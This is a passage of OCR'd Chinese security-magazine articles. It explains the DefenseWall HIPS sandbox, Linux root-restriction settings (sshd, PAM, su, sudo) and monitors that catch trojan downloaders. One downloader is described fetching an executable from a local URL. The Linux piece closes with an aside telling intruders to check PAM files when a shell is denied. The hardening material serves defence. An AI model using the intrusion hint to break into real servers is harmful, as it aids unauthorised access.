


图6

打开DefenseWall主窗口的“Untrusted Applications”项，会看到程序已经内置了少许常用软件作为非信任程序，例如IE、MSN、OE等等（图4）。注意，凡是添加到非信任区的程序所调用的程序和生成的可执行文件都会自动继承非信任属性。

对于未知风险的程序，可以直接使用鼠标右键单击该程序文件，然后从菜单中选择“DefenseWall HIPS→Add to untrusted”将其添加为非信任程序，或者直接选择“Run as untrusted”以不信任程序运行。在安装某些软件时，可能会由于DefenseWall的保护出现安装错误的情况，这时需要执行“Run as trusted”，让安装程序临时以信任状态运行（图5）。



图5

DefenseWall可以防止非信任程序修改可执行文件、进程间通讯、多媒体、文档、HOST文件，增加或修改自启动项（包括注册表和文件），增加或修改驱动和服务（针对Rootkits），修改桌面和浏览器设定、插件和扩展，全局钩子（通常被用于键盘记录），注入信任进程，屏幕截取和其它许多危险的动作。

那么，哪些程序和目录应该加入非信任区呢？从理论上讲，所有可能被病毒利用的途径都应该添加到非信任区。目前流行病毒的传播主要是通过网络和可移动设备，可移动设备默认就在非信任区，而对于那些连接网络的应用程序，除了特殊情况外最好全部加入到非信任区，这样才能从源头上保护系统安全。有一点忘记提示大家了，DefenseWall启用时，可能会导致某些软件的截图功能无法正常使用，这时可以右键单击托盘图标，选择“Disable Protection”暂停DefenseWall保护，或是将该软件作为信任程序运行。

三、玩转DefenseWall

DefenseWall不需要设置也可以使用，但如果要想更好的使用这个软件，则必须根据实际情况进行一些定制。打开“Advanced”项，这里有五个按钮，其中“Options”用于设置热键和软件的一些常规选项，例如允许托盘图标显示警告通知（图6）。至于那些不希望被非信任程序所访问的文件可以添加到

“Secured Files”，而“Download Areas”则需要根据计算机中已安装的软件进行添加，例如快车、迅雷等指定的下载目录、QQ接收文件的目录等。

在多数情况下，DefenseWall 拦截过程没有任何提示窗口，但也有例外，例如拦截高级键盘记录程序 AKLT。当通过 AKLT 的 GetKeyState、GetAsyncKeyState 或 DirectX 记录键盘动作时，DefenseWall 就会弹出提示窗口。事实上，除了能够拦截一般的病毒动作之外，DefenseWall 还能拦截隐藏的 NTFS 数据流病毒，以及许多 HIPS 难以防范的 Unhookers。

最后要提醒读者的是，DefenseWall 主要是根据行为来识别风险，但它并不能判断下载的文件是否包含病毒，并且它也不具备网络过滤功能。因此，用户最好是配合杀毒软件和防火墙一起使用，这样才能实现更好的安全防护。（文章中所涉及到的 DefenseWall 已经收录在光盘中）

Linux 安全点滴——我让 ROOT 也下岗

文章难易度：★★★
文章闪亮点：如何对Linux系统中的ROOT用户进行一些必要的安全设置

evilangel

对于网络服务器而言，Linux 是使用非常普及的一款操作系统，它完全继承了 UNIX 系统的安全、稳定、高效等优点。在 Linux 系统中权限最高的就是 root 用户，该权限用户拥有对计算机的完全控制权——你无法对 root 隐藏任何东西，计算机也绝不会和 root 说 NO，也因此黑客们入侵服务器的最终目标就是获取 root 权限。当然，从安全的角度上来讲，我们的目标就是要限制 root 的特权，尽量减少 root 用户的管理次数，这样在某些方面也就加强了系统的综合安全性。

一、实战环境

我们这次的主角是 Red Hat Enterprise Linux 系统，它是 RedHat 公司推出的商业版本，在商务活动中使用需要购买版权，当然如果你是个人用户的话可以免费使用。

二、拒绝 root 用户直接远程登录

SSH 是 UNIX 系统中用于远程维护管理系统的一个服务，就像 Windows 系统中的 telnet 或远程桌面 3389 一样。在 RHEL 系统中，默认是允许 root 用户直接远程登录系统的，也就是说倘若能够得到 root 的密码，就能够直接远程登录进入系统，这显然是一个安全隐患。而 BSD 系统中的 FreeBSD、NetBSD 都是不允许 root 直接远程登录服务器的，所以从安全的角度来讲，我们需要给入侵者添加一层障碍，就算对方得到了 root 密码也不能直接登录服务器。方法有很多种，限于篇幅我只介绍以下两种。

方法一：从 SSH 服务下手

找到 /etc/ssh/sshd_config 文件，它是 ssh 服务的配置文件，在其中添加 **PermitRootLogin no**，注意字符的大小写！保存退出后，重启 SSHD 服务“service sshd restart”以便让服务器读取配置文件，这时你再使用 root 远程登录服务器试试？

方法二：使用 PAM 认证模块来拒绝 root 用户的直接登录

打开 /etc/pam.d/sshd 文件，在第一行加入 **auth required /lib/security/pam_listfile.so item=user sense=deny file=/etc/sshduser onerr=succeed**。这条语句的意思就是认证帐号密码是否有效（auth），而认证必需通过，否则结束认证（required），它的认证模块是 /lib/security/pam_listfile.so，认证的是用户（user），当然也可以是组（group），认证方式是拒绝（deny），认证文件是 /etc/sshduser，文件名及目录随意，如果认证成功就返回（succeed）。

这时我们还缺少一个认证文件，运行 **echo "root" > /etc/sshduser** 命令，也可以使用 vi 打开 sshduser 文件加入用户，当有多个用户时，每个用户一行。添加完之后，再使用 root 直接登录服务器试试？是不是也被拒绝了呢！当然你测试的时候要把之前的实验清空，不然的话，你也不清楚是 PAM 起作用还是 ssh 服务的配置文件启的作用。

三、只允许特定组用户 su 成 root

除了拒绝 root 用户直接远程登录系统外，我们还要进一步控制 root 用户的行为。众所周知，只要知道 root 用户的密码，任何用户都可以使用 su 命令切换到 root 用户，这就意味着，倘若服务器中任何普通用户被非常获取，都有机会 su 成 root 用户，如图 1，amy 只是一个属于 finance 组的普通用户，但默认情况下是可以使用 su 命令切换成 root 的。




图 1

我们还是使用 PAM 认证模块来解决这个问题，先前控制 ssh 服务，是使用 /etc/pam.d/sshd 文件，而控制用户使用 su 命令当然也就用到 /etc/pam.d/su 文件了，不同的文件只会作用到自己的服务上面。使用 **vi /etc/pam.d/su** 去掉其中 **#auth required pam_wheel.so use_uid** 的注释，该认证的大意是，使用 pam_wheel.so 文件来检查当前用户的 UID，如果不是 whell 组的用户就直接拒绝。我们现在重新使用 amy 用户登录，如果想使用 su 命令切换成 root 用户的话，就必须要把用户加入到 wheel 组才可以，如图 2。




图 2

四、消减 root 权限

消减 root 的权限，可以让其它用户来完成 root 的一些工作，不要有事没事总让 root 费心。经常使用 root 用户来管理系统，就会给系统带来一定的“危害”，比如破坏性的命令，被隐藏的黑客窃取重要的信息等。这时，服务器就需要增加其它管理员。我以 apache 服务器来进行演示，因为玩黑的朋友对 apache 服务器应该比较熟悉，其它服务器的原理都一样。

先来分析一下，一个apache管理员，常用的命令是什么？启动、重启及停止服务器，比如 **/usr/local/apache2/bin/apachectl start**、**/usr/local/apache2/bin/apachectl stop**。我们可以新建一个用户apadmin来管理apache服务器，这里要用到Sudo技术，使用Sudo给apadmin加入扩展权限。先使用刚才新建的用户apadmin来启动服务器，一般来讲，普通用户是没有权限管理服务器上运行的任何服务的，如图3。




图3

Sudo授权apadmin管理权限：运行visudo，可以调用sudo的配置文件。在配置文件内添加一行 **apadmin ALL=(ALL) /usr/local/apache2/bin/apachectl** 命令，共分四个字段，依次是用户名、作用主机、以谁的身份运行以及命令。当然你也可以加入 **apadmin localhost=(root) /usr/local/apache2/bin/apachectl start**，这样过滤得更严格一些。保存退出后，使用apadmin用户运行 **sudo /usr/local/apache2/bin/apachectl start** 命令，看看普通用户身份是不是也可以管理apache服务器了呢（图4）？

从上图中运行的两次 **netstat -ntl** 可以看出，apadmin用户




图4

的确可以把apache服务器启动，运行 **sudo /usr/local/apache2/bin/apachectl start** 时提示“password:”，这个密码不是root的密码，而是你当前用户apadmin用户的密码。

五、总结

Linux的权限验证机制是很微妙的，在我们过滤root直接登录服务器时，使用的sshduser过滤root登录服务器。那么是不是可以把所有不允许登录服务器的用户加入到sshduser文件中，从而过滤掉不提供远程管理的用户？如果我们把PAM语句中的“sense=deny”（拒绝）改成“sense=allow”（允许），从而只允许sshduser文件中的用户登录，那么我们只把管理员加入到sshduser文件中，是不是从某个角度上来讲就把服务器暂时封闭起来了呢？当你入侵一台UNIX服务器时，假如你有服务器上的某个用户权限但就是不可以登录服务器的shell，那么是不是要检查一下PAM认证文件呢？对于类UNIX系统的用户认证和权限管理还必须大家多多的联想啊，不同的权限机制的组合会出现不同的效果的。

四步打造超级安全电脑

无敌小龙

一、捂死下载者

经常看“黑客X档案”的朋友一定知道有这么一款木马辅助工具，它体积微小，却担当着先锋队的作用；它其貌不扬，但却可以让数十匹“良驹”在你的电脑中安营扎寨。它是谁？它就是下载者！面对下载者把少则几个多则几十个木马程序下载到我们的电脑里进行肆虐，难道就没有防范的办法吗？回答是否定的！

今天我就给大家介绍一款由Kendy编写的工具－－下载者监视器，它能够对下载者调用的API函数进行监控，在编程中这招叫做APIHOOK技术，也就是监视程序调用的API函数，然后进行后期处理。

双击打开下载者监视器，选择“开始监视”，如图1。




图1

然后，我们来运行一个下载者，可以看到下载者监视器马上监视到该程序要下载http://127.0.0.1:8888/mm.exe文件到c:/mm.exe，我们只需要点击“否”，就可以下载者程序的下载并阻止其运行，如图2。在知道这是一个下载者程序后，就可以马上把它删除，以防止它危害你电脑了！




图2

再来介绍一款功能更加强大的工具：钛金进程防火墙！这款工具的编写原理就是：任何木马、蠕虫、病毒以及流氓软件都需要运行才能真正破坏或干扰你的计算机，通过钛金进程防火墙，一切程序的运行都必须通过防火墙的监控，发现可疑情况就会弹出警示并让用户决定是否允许此程序运行，这样就能最大限度的保障电脑安全了。同时工具还可以限制他人使用你的电脑，可以规定其他人使用你的电脑时只能运行哪些程序或者限定不能运行哪些程序，可以有效的防止人为的破坏情况。

首先运行这款进程防火墙，然后再来运行一款下载者程序，可以看到马上弹出了对话框，提示我们是否允许其运行，假设我们不知道这是款下载者程序而选择了允许其运行的话，如图3。

